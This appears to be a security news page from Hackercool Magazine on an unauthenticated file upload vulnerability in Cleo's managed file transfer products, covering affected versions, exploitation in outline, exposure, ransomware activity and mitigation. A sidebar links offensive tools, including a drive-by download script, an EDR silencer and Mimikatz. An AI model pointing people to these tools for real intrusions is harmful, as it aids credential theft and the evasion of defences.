
[Check whether your email is a part of any data breach](https://haveibeenpwned.com)

<https://haveibeenpwned.com>

[Vulnera](https://github.com/hackercoolmagz/vulnera)

<https://github.com/hackercoolmagz/vulnera>

“There are only two types of companies in the world: those that have been breached and know it and those that have been breached and don’t know it.” — Ted Schlein

Fig: Cleo Managed File Transfer network

Although patches have been applied to fix this vulnerability, the cybersecurity company Huntres-s, reported that these patches don't mitigate the vulnerability totally. The vulnerability affects Cleo Harmony (upto version 5.8.0.23), Cleo VLTrader (upto version 5.8.0.23) and Cleo Lexicon (upto Version 5.8.0.23).

Unrestricted

Hackercool Magazine

File Upload


How this vulnerability can be exploited?

The device with vulnerable software needs to be exposed to internet for threat actors to exploit this vulnerability. Usually, MFT's need to be exposed to internet to fulfill their purpose of file transfer between organizations on internet.

To exploit this vulnerability, hackers need to find an exposed instance and then upload a malicious file to execute commands without the need of any authentication. In real-world cases of exploitation of this exploitation, hackers have been dropping multiple files at once.

Follow Hackercool Magazine for latest updates





Impact

Huntress reported that at present, 10 businesses have had their Cleo server compromised. According to Censys, there are over 1,342 exposed Cleo Harmony, VLTrader and Lexicom instances online. Over 79% of these instances are in USA followed by Canada, Mexico, Ireland and Germany.

Ransomware groups like CloP, Termite etc are already in the work of exploiting these vulnerabilities.

How to protect yourself?

Make sure that the version of Cleo MFT you are using is updated to its latest version. Since earlier patches are not working perfectly and latest patches yet to be released, the only option is to restrict internet access to these instances until patches are released.

DOWNLOADS

BackBox Linux 9

<https://linux.backbox.org/download/>

Drive-by download script

<https://github.com/demetriusford/drive-by-download/>

EDR Silencer tool

<https://github.com/netero1010/EDRSilencer/>

Mimikatz tool

<https://github.com/gentilkiwi/mimikatz>

PsExec.exe

<https://learn.microsoft.com/en-us/sysinternals/downloads/psexec>

Simplifying Cyber Security since 2016
HACKERCOOL

**Year
2017
Bundle**

Buy now

Simplifying Cyber Security since 2016
HACKERCOOL

**Year
2018
Bundle**

Buy now

Simplifying Cyber Security since 2016
HACKERCOOL

**Year
2019
Bundle**

Buy now

Simplifying Cyber Security since 2016
HACKERCOOL

**Year
2020
Bundle**

Buy now

*Simplifying Cyber Security since 2016***HACKERCOOL**

**Year
2021
Bundle**

Buy now

*Simplifying Cyber Security since 2016***HACKERCOOL**

**Year
2022
Bundle**

Buy now

*Simplifying Cyber Security since 2016***HACKERCOOL**

**Year
2023
Bundle**

Loading...

*Simplifying Cyber Security since 2016***HACKERCOOL**

**Year
2024
Bundle**

Loading...